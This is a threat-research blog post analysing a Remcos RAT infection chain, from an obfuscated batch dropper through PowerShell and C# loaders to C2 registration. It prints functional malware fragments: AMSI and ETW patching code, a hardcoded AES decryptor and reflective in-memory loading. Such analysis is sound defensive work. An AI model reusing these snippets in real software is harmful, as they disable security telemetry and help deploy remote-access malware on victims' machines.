Remcos RAT: Network Artifacts, C2 Command Analysis & SASE Mitigation | Aryaka Threat Research

By Varadharajan K

Archived: 2026-04-06 01:11:55 UTC

Overview

Remcos is a remote access trojan (RAT) that was first introduced in July 2016 by the German company Breaking Security. Although initially marketed as a legitimate tool for remote administration of Windows systems, it has since been widely adopted by cybercriminals for malicious purposes. The malware is typically distributed through phishing emails containing malicious attachments, such as Microsoft Office documents with embedded macros or ZIP files masquerading as legitimate content. Upon execution, these attachments deploy Remcos onto the victim's system. In some cases, attackers exploit known vulnerabilities to facilitate the infection process.

Remcos provides attackers with extensive capabilities, including keylogging, screen capturing, audio and video recording, and remote command execution. It can also collect system information, steal credentials, and download additional malicious payloads. The malware's modular architecture allows for the addition of new functionalities, making it adaptable to various malicious campaigns.

Recent Remcos samples (version 6.1.1 pro) have been observed spreading through spam emails that carry a malicious 7Z archive as an attachment. This archive contains a heavily obfuscated batch file designed to evade detection. Within the batch file are two encrypted and compressed data streams—specifically, AES-encrypted and GZIP-compressed—which are decrypted and decompressed during execution. This process ultimately results in the Remcos payload being deployed on the victim's machine.

Technical Details

The malicious batch file is heavily obfuscated and contains embedded Base64-encoded PowerShell code. To evade detection, attackers have inserted junk code throughout the script. For example, in the first line, replacing

the string ‘ywg’ reveals an echo command, indicating the presence of concealed functionality.

```
%ywg%@%ywg%e%ywg%c%ywg%h%ywg%o%ywg% %ywg%o%ywg%f%ywg%f%ywg%
if not DEFINED uishozknzfivvrrRzKvuishozknzfivvrr set uishozknzfivvrrRzKvuishozknzfivvrr=1 && start "" /min "%~dpnx0" %* &
exit
%uishozknzfivvrr%s%uishozknzfivvrr%e%uishozknzfivvrr%t%uishozknzfivvrr% "%uishozknzfivvrr%s%uishozknzfivvrr%o%uishozknzfiv
u%uishozknzfivvrr%r%uishozknzfivvrr%c%uishozknzfivvrr%e%uishozknzfivvrr%F%uishozknzfivvrr%i%uishozknzfivvrr%l%uishozknzfiv
e%uishozknzfivvrr%=%~dp0%~nx0"
%gjjibknwiidxzaj%c%gjjibknwiidxzaj%o%gjjibknwiidxzaj%p%gjjibknwiidxzaj%y%gjjibknwiidxzaj% "%sourceFile%" "%userprofile%\
%gjjibknwiidxzaj%d%gjjibknwiidxzaj%w%gjjibknwiidxzaj%m%gjjibknwiidxzaj%.%gjjibknwiidxzaj%b%gjjibknwiidxzaj%a%gjjibknwiidxz
%gjjibknwiidxzaj%" >nul"
%oaasg%s%oaasg%e%oaasg%t%oaasg%l%oaasg%o%oaasg%c%oaasg%a%oaasg%l%oaasg% %oaasg%e%oaasg%n%oaasg%a%oaasg%b%oaasg%l%oaasg%e
%oaasg%d%oaasg%e%oaasg%l%oaasg%a%oaasg%y%oaasg%e%oaasg%d%oaasg%e%oaasg%x%oaasg%p%oaasg%a%oaasg%n%oaasg%s%oaasg%i%oaasg%o
%oaasg%n%oaasg%
%uqwzo%s%uqwzo%e%uqwzo%t%uqwzo% "fbwec=s"
%ucwhu%s%ucwhu%e%ucwhu%t%ucwhu% "yueoi=t"
%wilBq%s%wilBq%e%wilBq%t%wilBq% "jxklokwuclrgxpprakfyzvuye=!fbwec!e!yueoi!"
!jxklokwuclrgxpprakfyzvuye! "%skqtbiealwhznhi%p%skqtbiealwhznhi%d%skqtbiealwhznhi%i%skqtbiealwhznhi%q%skqtbiealwhznhi%n
%skqtbiealwhznhi%w%skqtbiealwhznhi%t%skqtbiealwhznhi%n%skqtbiealwhznhi%a%skqtbiealwhznhi%w%skqtbiealwhznhi%x%skqtbiealwhzn
%skqtbiealwhznhi%d%skqtbiealwhznhi%j%skqtbiealwhznhi%x=vdW5kQ2tscmdyb2xvciBr"
!jxklokwuclrgxpprakfyzvuye! "%mljlrxfqtvjvryc%e%mljlrxfqtvjvryc%x%mljlrxfqtvjvryc%h%mljlrxfqtvjvryc%d%mljlrxfqtvjvryc%p
%mljlrxfqtvjvryc%n%mljlrxfqtvjvryc%z%mljlrxfqtvjvryc%j%mljlrxfqtvjvryc%d%mljlrxfqtvjvryc%g%mljlrxfqtvjvryc%s%mljlrxfqtvjvr
%mljlrxfqtvjvryc%c%mljlrxfqtvjvryc%a%mljlrxfqtvjvryc%b=HJncm5Nb2Rla2xyZ3JdOj"
!jxklokwuclrgxpprakfyzvuye! "%grnsazjysklgrlg%a%grnsazjysklgrlg%i%grnsazjysklgrlg%m%grnsazjysklgrlg%y%grnsazjysklgrlg%k
%grnsazjysklgrlg%n%grnsazjysklgrlg%v%grnsazjysklgrlg%q%grnsazjysklgrlg%b%grnsazjysklgrlg%q%grnsazjysklgrlg%z%grnsazjysklgr
%grnsazjysklgrlg%p%grnsazjysklgrlg%b%grnsazjysklgrlg%w=3RlbS5rbHJncklPLkNva2"
!jxklokwuclrgxpprakfyzvuye! "%ztxybvduaqvwuik%w%ztxybvduaqvwuik%i%ztxybvduaqvwuik%t%ztxybvduaqvwuik%f%ztxybvduaqvwuik%c
%ztxybvduaqvwuik%b%ztxybvduaqvwuik%u%ztxybvduaqvwuik%x%ztxybvduaqvwuik%w%ztxybvduaqvwuik%a%ztxybvduaqvwuik%l%ztxybvduaqvwu
%ztxybvduaqvwuik%y%ztxybvduaqvwuik%u%ztxybvduaqvwuik%g=luZltrbHJncl1dICgna2x"
!jxklokwuclrgxpprakfyzvuye! "%zublaxkqsmyazdl%v%zublaxkqsmyazdl%c%zublaxkqsmyazdl%g%zublaxkqsmyazdl%n%zublaxkqsmyazdl%n
%zublaxkqsmyazdl%l%zublaxkqsmyazdl%w%zublaxkqsmyazdl%z%zublaxkqsmyazdl%y%zublaxkqsmyazdl%a%zublaxkqsmyazdl%f%zublaxkqsmyaz
%zublaxkqsmyazdl%g%zublaxkqsmyazdl%z%zublaxkqsmyazdl%w=dyZHdtLmJrbHJncmF0Ijt"
!jxklokwuclrgxpprakfyzvuye! "%dnulkjoapiayybj%y%dnulkjoapiayybj%t%dnulkjoapiayybj%d%dnulkjoapiayybj%r%dnulkjoapiayybj%u
%dnulkjoapiayybj%c%dnulkjoapiayybj%d%dnulkjoapiayybj%c%dnulkjoapiayybj%y%dnulkjoapiayybj%j%dnulkjoapiayybj%y%dnulkjoapiayy
%dnulkjoapiayybj%j%dnulkjoapiayybj%b%dnulkjoapiayybj%l=rbHJncm5nKCRna2xyZ3Jl"
!jxklokwuclrgxpprakfyzvuye! "%yumgntwtktzjpqv%z%yumgntwtktzjpqv%h%yumgntwtktzjpqv%e%yumgntwtktzjpqv%i%yumgntwtktzjpqv%o
%yumgntwtktzjpqv%w%yumgntwtktzjpqv%r%yumgntwtktzjpqv%k%yumgntwtktzjpqv%o%yumgntwtktzjpqv%p%yumgntwtktzjpqv%k%yumgntwtktzjp
```

Figure 1 – Obfuscated batch file

Upon execution, the batch file executes embedded PowerShell script which checks for the presence of the “dwm.bat” file in the user’s profile directory. If the file exists, it reads its contents line by line, searches for a line containing the marker ::: and extracts the content that follows it. This content is Base64-encoded PowerShell code, which is then decoded and executed. If the “dwn.bat” file is not present, the script simply terminates.

```
$scriptContent = @'
$userName = $env:USERNAME
$jmdom = "C:\Users\$userName\dwm.bat"

if (Test-Path $jmdom) {
    Write-Host "Batch file found: $jmdom" -ForegroundColor Cyan
    $fileLines = [System.IO.File]::ReadAllLines($jmdom, [System.Text.Encoding]::UTF8)

    foreach ($line in $fileLines) {
        if ($line -match '^::: ?(.+)$') {
            Write-Host "Injection code detected in the batch file." -ForegroundColor Cyan
            try {
                $decodedBytes = [System.Convert]::FromBase64String($matches[1].Trim())
                $injectionCode = [System.Text.Encoding]::Unicode.GetString($decodedBytes)
                Write-Host "Injection code decoded successfully." -ForegroundColor Green
                Write-Host "Executing injection code..." -ForegroundColor Yellow
                Invoke-Expression $injectionCode
                break
            } catch {
                Write-Host "Error during decoding or executing injection code: $_" -Foregr
            }
        }
    }
} else {
    Write-Host "System Error: Batch file not found: $jmdom" -ForegroundColor Red
    exit
}
```

Figure 2 – Embedded PowerShell Script

Bypassing AMSI and ETW

The decoded PowerShell script defines a function called Invoke-SysRoutine, which implements a technique to bypass both Antimalware Scan Interface (AMSI) and Event Tracing for Windows (ETW). It achieves this by dynamically resolving system API addresses at runtime and modifying the memory of the target functions using .NET interoperability and native Windows API calls, thereby disabling security telemetry and evading detection.

It dynamically resolves critical system functions like GetProcAddress and GetModuleHandle by decoding their names at runtime, making static analysis difficult. The script creates custom delegates to call unmanaged code and modifies memory protection using VirtualProtect to patch AMSI's AmsiInitialize function.

```
Add-Type -AssemblyName System.Windows.Forms -ErrorAction Stop
$SysMarshal = [System.Runtime.InteropServices.Marshal]
$NativeMethods = [Windows.Forms.Form].Assembly.GetType('System.Windows.Forms.UnsafeNativeMethods')

$bytesGetProc = [Byte[]](0x47, 0x65, 0x74, 0x50, 0x72, 0x6F, 0x63, 0x41, 0x64, 0x64, 0x72, 0x65, 0x73, 0x73)
$bytesGetMod = [Byte[]](0x47, 0x65, 0x74, 0x4D, 0x6F, 0x64, 0x75, 0x6C, 0x65, 0x48, 0x61, 0x6E, 0x64, 0x6C, 0x65)
$getProcName = [System.Text.Encoding]::ASCII.GetString($bytesGetProc)
$getModName = [System.Text.Encoding]::ASCII.GetString($bytesGetMod)

$Native_GetModuleHandle = $NativeMethods.GetMethod($getModName)
$Native_GetAddress = $NativeMethods.GetMethod($getProcName)

$bytesInit = [Byte[]](0x41, 0x6D, 0x73, 0x69, 0x49, 0x6E, 0x69, 0x74, 0x69, 0x61, 0x6C, 0x69, 0x7A, 0x65)
$bytesLib = [Byte[]](0x61, 0x6D, 0x73, 0x69, 0x2E, 0x64, 0x6C, 0x6C)
$libMod = [System.Text.Encoding]::ASCII.GetString($bytesLib)
$initFunc = [System.Text.Encoding]::ASCII.GetString($bytesInit)
$initAddr = Get-SysFuncAddr $libMod $initFunc
```

Figure 3 – AMSI Bypass

It further scans and patches multiple AMSI providers in memory to ensure complete deactivation. If the -DisableSvc flag is used, it also targets the EtwEventWrite function in ntdll.dll, effectively suppressing security event logging. Memory protections are restored after patching to maintain system stability.’

```
        if ($DisableSvc) {
            $bytesSvc = [Byte[]](0x45, 0x74, 0x77, 0x45, 0x76, 0x65, 0x6E, 0x74, 0x57, 0x72, 0x69, 0x74, 0x65)
            $svcName = [System.Text.Encoding]::ASCII.GetString($bytesSvc)
            $svcAddr = Get-SysFuncAddr ("nt{0}.dll" -f "dll") $svcName

            if (-not $protDelegate.Invoke($svcAddr, 1, $PAGE_EXECUTE_WRITECOPY, [ref]$origProt)) {
                Throw "[!] Error changing memory protection of $svcName"
            }

            try {
                if ($ptrSize -eq 8) {
                    $SysMarshal::WriteByte($svcAddr, 0xC3)
                } else {
                    $svcPatch = [byte[]](0xB8, 0xFF, 0x55)
                    $SysMarshal::Copy($svcPatch, 0, [IntPtr]$svcAddr, 3)
                }
            } catch {
                Throw "[!] Error writing patch to $svcName"
            }

            if (-not $protDelegate.Invoke($svcAddr, 1, $origProt, [ref]$origProt)) {
                Throw "[!] Failed to restore memory protection of $svcName"
            }

            Write-Output "[*] Operation completed successfully."
        } else {
            Write-Output "[*] Routine executed."
        }
    } catch {
        Throw $_
    }
}

Invoke-SysRoutine -DisableSvc
```

Figure 4 ETW Patching

Decryption and Decompression

After successfully bypassing AMSI and ETW, the embedded PowerShell script within the batch file locates the marker ::, extracts the content that follows it, and then splits this data using the backslash (\) as a delimiter. The resulting base64 encoded values are stored into an array for further processing.

```
$host.UI.RawUI.WindowTitle = $jmdom
$uxzeu = [System.IO.File]::('txeTllAdaeR'[-1..-11] -join '')($jmdom).Split([Environment]::NewLine)

foreach ($kbqsw in $uxzeu) {
    if ($kbqsw.StartsWith(':: ')) {
        $hzwcr = $kbqsw.Substring(3)
        break
    }
}
$gezfo = [string[]]$hzwcr.Split('\')
```

Figure 5: PowerShell Script Reading encrypted Elements

The extracted array elements are then passed to a decryption function that uses AES in CBC (Cipher Block Chaining) mode. This function decrypts the content using a hardcoded key and initialization vector (IV), as demonstrated in the following code snippet. The decrypted output is subsequently passed to another function that handles GZIP decompression.

```
function zihtg($param_var) {
    $aes_var = [System.Security.Cryptography.Aes]::Create()
    $aes_var.Mode = [System.Security.Cryptography.CipherMode]::CBC
    $aes_var.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7
    $aes_var.Key = [System.Convert]::FromBase64String('4EOUd6m7dZzjA0YzFKTPmYyliZeCPhS1McuyHy3QTEw=')
    $aes_var.IV = [System.Convert]::FromBase64String('W8mAOQavrH1WI0TXJGLAJw==')
    $decryptor_var = $aes_var.CreateDecryptor()
    $return_var = $decryptor_var.TransformFinalBlock($param_var, 0, $param_var.Length)
    $decryptor_var.Dispose()
    $aes_var.Dispose()
    $return_var
}
```

Figure 6 – AES Decryption

Once both array elements are decompressed, the script extracts two executable files. The first executable contains an empty main() function, serving no active purpose, while the second is responsible for loading the Remcos payload.



Figure 7 – AES Decryption and GZIP Decompression using CyberChef

The script then passes the extracted executables to a function that uses reflection loading to run the malicious binary directly from the memory within the PowerShell process without storing the binaries in the disk. This technique enables in-memory execution of the payload, making detection and analysis more challenging.

```
function kjgun($param_var, $param2_var) {
    $qhonl = [System.Reflection.Assembly]::('daoL'[-1..-4] -join '')([byte[]]$param_var)
    $wstpn = $qhonl.EntryPoint
    $wstpn.Invoke($null, $param2_var)
}

$kcecj = ebqqx (zihtg ([Convert]::FromBase64String($gezfo[0])))
$cutbf = ebqqx (zihtg ([Convert]::FromBase64String($gezfo[1])))

kjgun $kcecj $null
kjgun $cutbf (,[string[]] ('%*'))'@
```

Figure 8 – Reflection Loading

The executable extracted from the first array element contains an empty main function, indicating that the attacker may be using it as a decoy or evasion tactic to avoid detection.

Remcos Loader

The executable extracted from the second array element acts as a loader that loads Remcos payload on the victims machine. Upon execution, the loader loads “ntdll.dll” , retrieves the address of the “EtwEventWrite” function and

changes the memory protection of this function to PAGE_EXECUTE_READWRITE.

On 32-bit systems, it adds instructions (0xC2 0x14) that make the function return immediately, effectively disabling ETW logging. On 64-bit systems, the script replaces the start of the EtwEventWrite function with the 0xC3 instruction, which causes the function to return immediately without doing anything. This change disables event logging. Once modified, the script restores the original memory protection to avoid further changes, effectively turning EtwEventWrite into a no-op and helping the malware evade detection by security tools.

```
private unsafe static void Main(string[] args)
{
    IntPtr intPtr = chnomklatz.LoadLibrary("ntdll.dll");
    IntPtr procAddress = chnomklatz.GetProcAddress(intPtr, "EtwEventWrite");
    byte[] array2;
    if (IntPtr.Size != 8)
    {
        byte[] array = new byte[3];
        array[0] = 194;
        array[1] = 20;
        array2 = array;
    }
    else
    {
        array2 = new byte[] { 195 };
    }
    byte[] array3 = array2;
    uint num;
    chnomklatz.VirtualProtect(procAddress, (UIntPtr)((ulong)((long)array3.Length)), chnomklatz.PAGE_EXECUTE_READWRITE, out num);
    Marshal.Copy(array3, 0, procAddress, array3.Length);
    chnomklatz.VirtualProtect(procAddress, (UIntPtr)((ulong)((long)array3.Length)), num, out num);
```

Figure 9 – ETWEventWrite Patching

In the final stage, the loader searches the embedded resources of the assembly for a specific entry named “xxxxxxxxxxxxxxxxxxxxxxxxxxxx.exe”. If the resource is present, it extracts its content using GetManifestResourceStream().

The extracted data is both GZIP-compressed and AES-encrypted. It is decrypted using a predefined key and initialization vector. Once decrypted, the payload—identified as Remcos—is executed, allowing the attacker to remotely control the compromised system.

Network and C&C connection details

After successful execution, Remcos RAT sends a GET request to geoplugin.net/json.gp to retrieve the victim’s geolocation based on their public IP address. This API response includes details like country, city, region, latitude, longitude, timezone etc.. The gathered data helps attackers profile victims and adapt their operations based on geographical location.

Figure 10 – Gathering Geolocation Details

Before gaining full control over the victim's machine, the Remcos RAT first collects system information and sends it to the Command and Control (C&C) server to register the infected device. It initiates a secure connection to the C&C server using TLS to facilitate encrypted communication. Each packet contains a unique identifier byte sequence, followed by the size of the data being transferred, and a command ID that specifies the intended operation as shown below.



Figure 11- Initial packet for registering the victims device

Remcos utilizes Command ID 0x4B to exfiltrate detailed system and user information from the victim's machine to the attacker's Command and Control (C2) server. This data is used to register the compromised device and establish control over the infected host. The following information is typically collected during this process:

- Device Name & User Name
- Location of the Victim's Device
- Operating System Info
- Memory Status
- Remcos Version
- Remcos Keylogger Local File Path
- Remcos Full Path
- Active Program Title
- User's Privilege Level
- System Uptime
- Idle Time
- Remcos Assigned Name
- C&C Server IP
- Remcos File Type
- Processor's Information

After the initial registration, the Command and Control (C2) server sends a command with ID 0x01 to the Remcos client. This command functions as a heartbeat or information beacon, prompting the infected machine to send periodic status updates to the attacker.



Figure 12 – Beacon Packet

In response, the Remcos sends information that include runtime system telemetry such as, active window title, and the system's uptime etc., along with the command 0x4C. This allows the attacker to monitor the infected machine's activity in real time and maintain persistent control over the device.

